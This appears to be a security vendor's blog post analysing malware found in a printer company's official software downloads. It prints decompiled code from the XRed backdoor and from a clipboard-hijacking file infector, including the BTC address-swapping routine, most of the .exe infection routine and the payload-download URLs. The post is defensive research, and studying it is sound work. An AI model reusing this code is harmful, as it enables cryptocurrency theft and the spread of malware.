Printer company provided infected software downloads for half a year

gdatasoftware.com/blog/2025/05/38200-printer-infected-software-downloads

Techblog

When Cameron Coward, the Youtuber behind the channel Serial Hobbyism, wanted to review a $6k UV printer and plugged in the USB flash drive with the printer software, the Antivirus software alerted him of a USB-spreading worm and a Floxif infection. Floxif is a file infector that attaches itself to Portable Executable files, so it can spread to network shares, removable drives like USB flash drives or backup storage systems.

The printer company Procolored assured him at first that these were false positives. Nevertheless, Cameron turned to Reddit in the hopes of finding a professional malware analyst who can figure out the truth.

That is where I came into the picture. At first I checked the software downloads on Procolored's public website. There are downloads for six products, namely F8, F13, F13 Pro, V6, V11 Pro and VF13 Pro.



figure 1: Procolored.com website

All these software downloads are available on mega.nz with a different mega folder link for each product. Overall, there are 8 GB of files and archives for all six products. Most files were last updated in October 2024, which is six months ago at the time of writing.



figure 2: VF 11 Pro mega.nz download

An antivirus scan reveals signature matches for 39 files, 20 of them with unique hashes. Only two detection names popped up for these 20 files:

- Win32.Backdoor.XRedRAT.A

- MSIL.Trojan-Stealer.CoinStealer.H

MSIL.Trojan-Stealer.CoinStealer.H designates a .NET based stealer that either exfiltrates cryptocurrency wallets or replaces addresses in the clipboard with the attackers' address.

Win32.Backdoor.XRedRAT.A is a Delphi backdoor. Detection names of other antivirus scanners like Worm:Win32/AutoRun!atmn indicate USB worm-like behavior.

Notably there was no Floxif in the download section.

In the meantime, I got into private contact with Cameron Coward. He asked if he could safely retrieve the Floxif file for me. We decided that the benefit-risk ratio was not worth it, because I already got malware files from the official Procolored downloads section.

For context: An infection with a virus like Floxif is one of the most severe types of infection that damages system files without possibility of proper repair. Whilst disinfection tools exist, they can never restore the files to their original state. It is also very easy to spread the virus onto different removable media drives and systems.

Comeback of XRed Backdoor

I chose the PrintExp.exe sample from VF 11 Pro software downloads for the following analysis with the SHA256: 531d08606455898408672d88513b8a1ac284fdf1fe011019770801b7b46d5434

Other samples with the detection name Win32.Backdoor.XRedRAT.A are very similar.

Our internal sandbox systems corroborated the identification as XRed backdoor. This backdoor was analyzed in-depth by eSentire in February 2024 and has existed at least since 2019.

The PrintExp sample has the very same download URLs as the malware in eSentire's article:

```
CODE:00499988 FF FF FF FF            _str_https___docs_go dd 0FFFFFFFFh          ; _top
CODE:00499988                                                                    ; DATA XREF: sub_498F04+1F0↑o
CODE:0049998C 4A 00 00 00                                    dd 74               ; Len
CODE:00499990 68 74 74 70 73 3A 2F 2F…                       db 'https://docs.google.com/uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export'; Text
CODE:004999D1 3D 64 6F 77 6E 6C 6F 61…                       db '=download',0    ; Text
CODE:004999DB 00                                             align 4
CODE:004999DC FF FF FF FF 07 00 00 00 _str_INIURL2    _strings <0FFFFFFFFh, 7, 'INIURL2'>
CODE:004999DC 49 4E 49 55 52 4C 32 00                                            ; DATA XREF: sub_498F04+20B↑o
CODE:004999EC FF FF FF FF 3A 00 00 00 _str_https___www_dro _strings <0FFFFFFFFh, 58, \
CODE:004999EC                                                                    ; DATA XREF: sub_498F04+221↑o
CODE:004999EC 68 74 74 70 73 3A 2F 2F…                                   'https://www.dropbox.com/s/n1w4p8gc6jzo0sg/SUpdate.ini?dl=1'>
CODE:00499A2F 00                                             align 10h
CODE:00499A30 FF FF FF FF 07 00 00 00 _str_INIURL3    _strings <0FFFFFFFFh, 7, 'INIURL3'>
CODE:00499A30 49 4E 49 55 52 4C 33 00                                            ; DATA XREF: sub_498F04+23C↑o
CODE:00499A40 FF FF FF FF 26 00 00 00 _str_http___xred_sit _strings <0FFFFFFFFh, 38, 'http://xred.site50.net/syn/SUpdate.ini'>
CODE:00499A40 68 74 74 70 3A 2F 2F 78…                                           ; DATA XREF: sub_498F04+252↑o
CODE:00499A6F 00                                             align 10h
CODE:00499A70 FF FF FF FF 07 00 00 00 _str_EXEURL1_0  _strings <0FFFFFFFFh, 7, 'EXEURL1'>
CODE:00499A70 45 58 45 55 52 4C 31 00                                            ; DATA XREF: sub_498F04+26D↑o
CODE:00499A80 FF FF FF FF 4A 00 00 00 _str_https___docs_go_0 _strings <0FFFFFFFFh, 74, <\
CODE:00499A80                                                                    ; DATA XREF: sub_498F04+283↑o
CODE:00499A80 68 74 74 70 73 3A 2F 2F                                    'https://docs.google.com/uc?id=0BxsMXGfPIZfSVzUyaHFYVkQxeFk&export=do', \
CODE:00499A80 64 6F 63 73 2E 67 6F 6F…                                   'wnload'>>
CODE:00499AD3 00                                             align 4
CODE:00499AD4 FF FF FF FF 07 00 00 00 _str_EXEURL2    _strings <0FFFFFFFFh, 7, 'EXEURL2'>
CODE:00499AD4 45 58 45 55 52 4C 32 00                                            ; DATA XREF: sub_498F04+29E↑o
CODE:00499AE4 FF FF FF FF 3C 00 00 00 _str_https___www_dro_0 _strings <0FFFFFFFFh, 60, \
CODE:00499AE4                                                                    ; DATA XREF: sub_498F04+2B4↑o
CODE:00499AE4 68 74 74 70 73 3A 2F 2F…                                   'https://www.dropbox.com/s/zhp1b06imehwylq/Synaptics.rar?dl=1'>
CODE:00499B29 00 00 00                                       align 4
CODE:00499B2C FF FF FF FF 07 00 00 00 _str_EXEURL3    _strings <0FFFFFFFFh, 7, 'EXEURL3'>
CODE:00499B2C 45 58 45 55 52 4C 33 00                                            ; DATA XREF: sub_498F04+2CF↑o
CODE:00499B3C FF FF FF FF 28 00 00 00 _str_http___xred_sit_0 _strings <0FFFFFFFFh, 40, \
CODE:00499B3C                                                                    ; DATA XREF: sub_498F04+2E5↑o
CODE:00499B3C 68 74 74 70 3A 2F 2F 78…                                   'http://xred.site50.net/syn/Synaptics.rar'>
CODE:00499B6D 00 00 00                                       align 10h
CODE:00499B70 FF FF FF FF 07 00 00 00 _str_SSLURL1    _strings <0FFFFFFFFh, 7, 'SSLURL1'>
CODE:00499B70 53 53 4C 55 52 4C 31 00                                            ; DATA XREF: sub_498F04+300↑o
CODE:00499B80 FF FF FF FF            _str_https___docs_go_1 dd 0FFFFFFFFh        ; _top
CODE:00499B80                                                                    ; DATA XREF: sub_498F04+316↑o
CODE:00499B84 4A 00 00 00                                    dd 74               ; Len
CODE:00499B88 68 74 74 70 73 3A 2F 2F…                       db 'https://docs.google.com/uc?id=0BxsMXGfPIZfSTmlVYkxhSDg5TzQ&export'; Text
CODE:00499BC9 3D 64 6F 77 6E 6C 6F 61…                       db '=download',0    ; Text
```

figure 3: PrintExp download strings

This is notable because the URLs were already offline when eSentire reported on them in 2024—and URLs are typically among the first elements to change when new variants of a malware appear.

Another confirmation is the presence of the same XRed version number in the RCDATA/EXEVSNX resource:



figure 4: Malcat shows XRed version 106 in the RCDATA/EXEVSNX resource

Just like eSentire's sample, PrintExp.exe features keylogging, allows file downloads, screenshots, provides a cmd.exe shell if requested, can delete files and list directory or drive contents.

```
ExceptionList = (int)&savedregs;
v6 = (int *)&loc_495CD3;
v5 = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&v5);
System::__linkproc__ LStrCmp(v12, &str_GetCMDAccess[1]);
if ( v2 )
  sub_495DD0(a1);
System::__linkproc__ LStrCmp(v12, &str_GetScreenImage[1]);
if ( v2 )
  sub_495F14(a1);
System::__linkproc__ LStrCmp(v12, &str_ListDisk[1]);
if ( v2 )
  sub_495FDC(a1);
System::__linkproc__ LStrCmp(v12, &str_ListDir[1]);
if ( v2 )
  sub_4960C8(a1);
System::__linkproc__ LStrCmp(v12, &str_DownloadFile[1]);
if ( v2 )
  sub_496254(a1);
System::__linkproc__ LStrCmp(v12, &str_DeleteFile[1]);
if ( v2 )
  sub_496400(a1);
v3 = v5;
```
figure 5: Available C2 commands of backdoor XRed in function 0x495BD4

It would be futile to analyze the very same malware version again. The only difference to eSentire's XRed is that our sample will execute the original PrintExp.exe after running the malware code.

The original, clean PrintExp.exe software resides in the RCDATA/EXERESX resource at offset 0x30a00. It seems odd at first that the file has an offset within the resource. A second file, detected as MSIL.Trojan-Stealer.CoinStealer.H is present in the RCDATA/EXERESX resource at offset 0x0.

SnipVex—more than a Clipbanker

The MSIL.Trojan-Stealer.CoinStealer.H sample has both dull and unexpected aspects.

The dullness is owing to the simplicity of the sample's payload: It is a .NET clipbanker consisting of eight lines of code. It searches the clipboard for content that resembles a BTC address and replaces it with the attacker's address, such that cryptocurrency transactions will be diverted to the attacker.

```
// Token: 0x0600000D RID: 13 RVA: 0x00002990 File Offset: 0x00000B90
private void timer1_Tick(object sender, EventArgs e)
{
    try
    {
        if (Clipboard.ContainsText(TextDataFormat.Text))
        {
            string text = Clipboard.GetText(TextDataFormat.Text);
            Regex regex = new Regex("([13][a-km-zA-HJ-NP-Z1-9]{25,34})");
            string text2 = regex.Replace(text, "1BQZKqdp2CV3QV5nUEsqSg1ygegLmqRygj");
            if (text2.IndexOf("1BQZKqdp2CV3QV5nUEsqSg1ygegLmqRygj") > -1)
            {
                Clipboard.SetText(text2, TextDataFormat.Text);
            }
        }
    }
    catch
    {
    }
}
```

figure 6: Payload of SnipVex consists only of eight lines

The unexpected part? This clipbanker is a virus that infects .exe files. It has no name yet and I will call it SnipVex henceforth.

SnipVex has an infection marker to avoid superinfection: It expects to see 0x0A 0x0B 0x0C in the last three bytes of already infected files.

SnipVex does not infect files that reside in the %TEMP% or %APPDATA% directory and it does not infect any files starting with a dot.

It uses the %TEMP% directory to store separate parts of a new file temporarily before assembling them. First it copies its own body and extracts the icon of the host file to %TEMP%. Then it injects the icon from %TEMP% into the new virus copy. Afterwards it appends the host file to the virus body and finally it applies the infection marker sequence 0x0A 0x0B 0x0C.

That means by Peter Szor's virus classification this is a simple prepending virus. It is not encrypted and not polymorphic.

SnipVex then moves the newly built virus infected file to the host file's original location.

The virus monitors for any changes in files with ".exe" extension on all logical drives to find new host files.

```
// Token: 0x06000007 RID: 7 RVA: 0x0000209C File Offset: 0x0000029C
private void InfectExe(string FullPath)
{
    try
    {
        bool flag = false;
        using (FileStream fileStream = new FileStream(FullPath, FileMode.Open, FileAccess.Read))
        {
            byte[] array = new byte[5];
            fileStream.Seek(-3L, SeekOrigin.End);
            fileStream.Read(array, 0, 3);
            flag = array[0] != 10 || array[1] != 11 || array[2] != 12;
        }
        if (Path.GetFileName(FullPath)[0] == '.' || FullPath.IndexOf(Path.GetTempPath()) != -1 || FullPath.IndexOf
          (Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData)) != -1)
        {
            flag = false;
        }
        if (flag)
        {
            Random random = new Random();
            string text = Path.GetTempPath();
            if (!text.EndsWith("\\"))
            {
                text += "\\";
            }
            text = text + random.Next(10000).ToString() + ".ico";
            this.ExtractIcon(FullPath, text);
            string text2 = Path.GetTempPath();
            if (!text2.EndsWith("\\"))
            {
                text2 += "\\";
            }
            text2 = text2 + random.Next(10000).ToString() + ".exe";
            this.ExtractBaseExe(text2);
            if (File.Exists(text))
            {
                IconInjector.InjectIcon(text2, text);
            }
            FileInfo fileInfo = new FileInfo(text2);
            int num = (int)fileInfo.Length;
            this.AppendExe(text2, FullPath, num);
            File.Delete(text);
            File.Delete(FullPath);
            File.Move(text2, FullPath);
            File.Delete(text2);
        }
```

figure 7: Infection routine of SnipVex

Now it makes sense why the clean PrintExp.exe file appears in the XRed resource after a specific offset instead of using a separate resource: XRed bundles the virus that has already infected and thus prepended itself to PrintExp.exe.

This is called a superinfection—a file or system that has been infected several times. It typically occurs on systems that do not have antivirus software. It also fits that Cameron had a warning for Floxif. Systems that have been neglected in terms of basic security often become hosts to multiple types of self-replicating malware.

The virus infection also explains why a total of 39 files in the downloads section of Procolored were infected. SnipVex likely replicated itself on a developer's system or the build servers.

It made a bit of money for the threat actor along the way. Blockchain explorer shows that the threat actor's BTC address has received a total of 9.30857859 BTC—equivalent to approximately $100.000,00 or 90.000,00 EUR today.

Procolored's response

When Cameron first reported the infected software downloads to Procolored, the company's initial response was denial. Instead, they provided various explanations as to why antivirus programs might misidentify their software as false positives. Nevertheless they took down the software downloads from their website, which we noticed around 8. of May 2025, and started an internal investigation. The conversation between Procolored and Cameron is documented in Cameron's article.

After the software downloads were taken offline, I contacted Procolored with detailed information about the malware and infected files, and requested an official statement in response to several questions regarding the case:

1. **How did this happen?**
   "The software hosted on our website was initially transferred via USB drives. It is possible that a virus was introduced during this process. Additionally, as the PrintEXP software is in Chinese by default, some international operating systems may incorrectly flag or misinterpret it as malicious, especially if the system does not handle non-English programs well."

2. **How will you make sure this does not happen again?**
   "As a precaution, all software has been temporarily removed from the Procolored official website. We are conducting a comprehensive malware scan of every file. Only after passing stringent virus and security checks will the software be re-uploaded. This is a top priority for us, and we are taking it very seriously."

3. **Advice for potentially affected customers:**
   "For the users who have reported related issues, Procolored engineers have already provided individual support and solutions. Once all software has been thoroughly reviewed and confirmed safe, we will update the website and notify customers through our official channels to download the latest version."

Procolored sent us the new software packages that are currently provided to users and we confirmed that they are clean.

Advice for affected customers

We recommend checking whether any antivirus exclusions have been set for the printer software files. Given that the software originated from an official vendor, it is possible that some users have dismissed antivirus warnings, assuming the files were safe. This could have allowed the malware to remain undetected.

Because of the malware's age, it is highly unlikely that it went undetected by up-to-date antivirus solutions.

The safest remedy for an infection with file infectors is reformatting of all drives and reinstallation of the operating system.

Impact

A backdoor infection is usually a serious matter. In this case we know that the malware's command-and-control server has been offline since February 2024. So it is not possible that XRed established a successful remote connection after that date.

The accompanying clipbanker virus SnipVex is still a serious threat. Although transactions to the BTC address stopped at March 3, 2024, the file infection itself damages systems. At least this virus is not that sophisticated and original files can be restored by cutting off the first 0x30a00 bytes of an infected file, however, this only works if there is no superinfection.

While some redditors speculate that the trojan was planted on purpose, there is **no evidence** to support this claim. Outdated malware with an inactive command-and-control server is not advantageous for any attacker nor does superinfection make sense for this scenario. A far more plausible explanation points to the absence or failure of antivirus scanning on the systems used to compile and distribute the software packages. Procolored promises to improve this process, so that it cannot happen again.

The printer review by Cameron Coward, which is the initial reason why this investigation started, has been published on hackster.io.

Indicators of Compromise

XRed IoCs

XRed backdoor: 531d08606455898408672d88513b8a1ac284fdf1fe011019770801b7b46d5434

SnipVex IoCs

SnipVex virus: 39df537aaefb0aa31019d053a61fabf93ba5f8f3934ad0d543cde6db1e8b35d1

SnipVex BTC wallet: 1BQZKqdp2CV3QV5nUEsqSg1ygegLmqRygj

SnipVex Run key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\ScdBcd

SnipVex Run key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\ClpBtcn

SnipVex file paths:

- Dibifu_9\vshost32.exe
- Dibifu_9\IconExtractor.dll
- Zgokr00.exe

Download links on mega.nz

hxxps://mega[.]nz/folder/TNAWTDKL#zR5Atn68a807Qn17FjXFxA

hxxps://mega[.]nz/folder/zBgEiY4K#veoSD-6LgC12yZdqs1G_Ow

hxxps://mega[.]nz/folder/3MBG0Rra#eebBaK_Fu6bJs3ZBIhUFiQ

hxxps://mega[.]nz/folder/yEBVBbwY#0qxlY0S_DXosumSxP38nVg

hxxps://mega[.]nz/folder/zM413Jbb#crz2GQgj2EFAut4vxfS8Ag

hxxps://mega[.]nz/folder/eMxjWAgT#r1YEU0KYupfcoBKQQrenSQ

hxxps://mega[.]nz/folder/TNAWTDKL#zR5Atn68a807Qn17FjXFxA

List of infected files, paths and their SHA256 hashes

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single.zip → 84ef938a63641cf95a87ceaeb3b4893eb720fb5b42a5f42021c29ba11bda0f39

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\.NWReceive.exe → b14c855ad7600ac9fda2c46b290acac1342d0e08dc1a95901504d8c5aa206606

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\.PrintExp.exe → 4de65f542bc2a144d0e220e93f367c08bf008045fcc1fddbc4e54af62e7da847

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\._cache_NWReceive.exe → 332deb26f74b6e6633214fe3ca7e95e4c6861d6eac0f9a792c3f2154adea73c7

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\._cache_PrintExp.exe → 0f8bf833d6673dcba58347b9bde618969b948268d42fbb17d48f68cbc925109e

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\NWReceive.exe → bfb9d8af2c57f055c1e35effb1f42410238981bc16cee96f045aca50ff495550

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\PrintExp.exe → 531d08606455898408672d88513b8a1ac284fdf1fe011019770801b7b46d5434

F8\2.software\F8 printer drive.zip → 644c045bf502f502bcbf61bc0593dd54949058c4a7837725d1043172925056ba

F8\2.software\F8 printer drive\A4 drive\A4 drive 64 bit\epson-l800_drv_x64.exe.vir → 81de4cedda6109eacc9a3903a30e3a11622668ce6af533f94beadad052f591fb

F8\2.software\F8 printer drive\A4 drive\A4 drives 32 bits\L800_x86_672HomeExportAsia_MP.exe → 6d86f66c81c2c3e1a524fd8a8598e76d939bdf3cd8f7411036f7d5ca15afe622

F8\2.software\F8 printer drive\A4 drive\A4 drives 32 bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\DEVICEOP.EXE → 7f9657992c3c6169f629a8a12885eb5468482eba23e5f310d37ef0458ae8f87a

F8\2.software\F8 printer drive\A4 drive\A4 drives 32 bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\SETUP.EXE → 455374fe0f6f4123ecc9282189c67d261c877beba79ea77eb561dfb7a689a546

F8\2.software\F8 printer drive\A4 drive\A4 drives 32 bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\MEP\Setup.exe → 995c9822c1803851301b060c4dbfe369e423d694e18fe526e0468150d8a79231

V11 Pro\2.software driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single.zip → 84ef938a63641cf95a87ceaeb3b4893eb720fb5b42a5f42021c29ba11bda0f39

V11 Pro\2.software driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\.NWReceive.exe → b14c855ad7600ac9fda2c46b290acac1342d0e08dc1a95901504d8c5aa206606

V11 Pro\2.software driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\.PrintExp.exe → 4de65f542bc2a144d0e220e93f367c08bf008045fcc1fddbc4e54af62e7da847

V11 Pro\2.software driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\._cache_NWReceive.exe → 332deb26f74b6e6633214fe3ca7e95e4c6861d6eac0f9a792c3f2154adea73c7

V11 Pro\2.software driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\._cache_PrintExp.exe → 0f8bf833d6673dcba58347b9bde618969b948268d42fbb17d48f68cbc925109e

V11 Pro\2.software driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\NWReceive.exe → bfb9d8af2c57f055c1e35effb1f42410238981bc16cee96f045aca50ff495550

V11 Pro\2.software driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\PrintExp.exe → 531d086064558984086 72d88513b8a1ac284fdf1fe011019770801b7b46d5434

V6\2.software\A4 drive.zip → 85bae4b38f2bab647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792

V6\2.software\A4 drive\A4 drive 64 bit\._cache_.._cache_.._cache_.._cache_.._cache_.._cache_.._cache_.epson-l800_drv_x64.exe → 7ae9e8b68f77bf0970feb2fcf80d830cbfaef49dd02828fd0086d4a64b713a64

V6\2.software\A4 drive\A4 drive 64 bit\._cache_.._cache_.._cache_.._cache_.._cache_.._cache_.epson-l800_drv_x64.exe → 790bb3e769ef33f824015c5c814a29bde7f852c66f76647486d5c5fa3daafc1c

V6\2.software\A4 drive\A4 drive 64 bit\._cache_.._cache_.._cache_.._cache_.._cache_.epson-l800_drv_x64.exe → 4a4164fb3867e39506f316e2bc038ebaceacc51453e2e98ed132880b3dfe84b6

V6\2.software\A4 drive\A4 drive 64 bit\._cache_.._cache_.._cache_.._cache_.epson-l800_drv_x64.exe → 1f44d8ab5cbb8e9a5673c8148367b9b0dd34cb947bb4c8297c03c5febfc8f8ab

V6\2.software\A4 drive\A4 drive 64 bit\._cache_.._cache_.._cache_.epson-l800_drv_x64.exe → 2114fe34d510894985ed6dd1d737414fcc7ec023a0980469fc6db580698b8ecc

V6\2.software\A4 drive\A4 drive 64 bit\._cache_.._cache_.epson-l800_drv_x64.exe → eade6f6e514c5c8f079e160538683b30e59e0396f99d7ec38da02ebefac7a104

V6\2.software\A4 drive\A4 drive 64 bit\epson-l800_drv_x64.exe → 81de4cedda6109eacc9a3903a30e3a11622668ce6af533f94beadad052f591fb

V6\2.software\A4 drive\A4 drives 32 bits\L800_x86_672HomeExportAsia_MP.exe → 6d86f66c81c2c3e1a524fd8a8598e76d939bdf3cd8f7411036f7d5ca15afe622

V6\2.software\A4 drive\A4 drives 32 bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\DEVICEOP.EXE → 7f9657992c3c6169f629a8a12885eb5468482eba23e5f310d37ef0458ae8f87a

V6\2.software\A4 drive\A4 drives 32 bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\SETUP.EXE → 455374fe0f6f4123ecc9282189c67d261c877beba79ea77eb561dfb7a689a546

V6\2.software\A4 drive\A4 drives 32 bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\MEP\Setup.exe → 995c9822c1803851301b060c4dbfe369e423d694e18fe526e0468150d8a79231

VF 13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single.zip → 84ef938a63641cf95a87ceaeb3b4893eb720fb5b42a5f42021c29ba11bda0f39

VF 13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\.NWReceive.exe.vir → b14c855ad7600ac9fda2c46b290acac1342d0e08dc1a95901504d8c5aa206606

VF 13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\.PrintExp.exe.vir → 4de65f542bc2a144d0e220e93f367c08bf008045fcc1fddbc4e54af62e7da847

VF 13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\._cache_NWReceive.exe.vir → 332deb26f74b6e6633214fe3ca7e95e4c6861d6eac0f9a792c3f2154adea73c7

VF 13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\._cache_PrintExp.exe.vir → 0f8bf833d6673dcba58347b9bde618969b948268d42fbb17d48f68cbc925109e

VF 13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\NWReceive.exe.vir → bfb9d8af2c57f055c1e35effb1f424102389 81bc16cee96f045aca50ff495550

VF 13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\PrintExp.exe.vir → 531d086064558984086 72d88513b8a1ac284fdf1fe011019770801b7b46d5434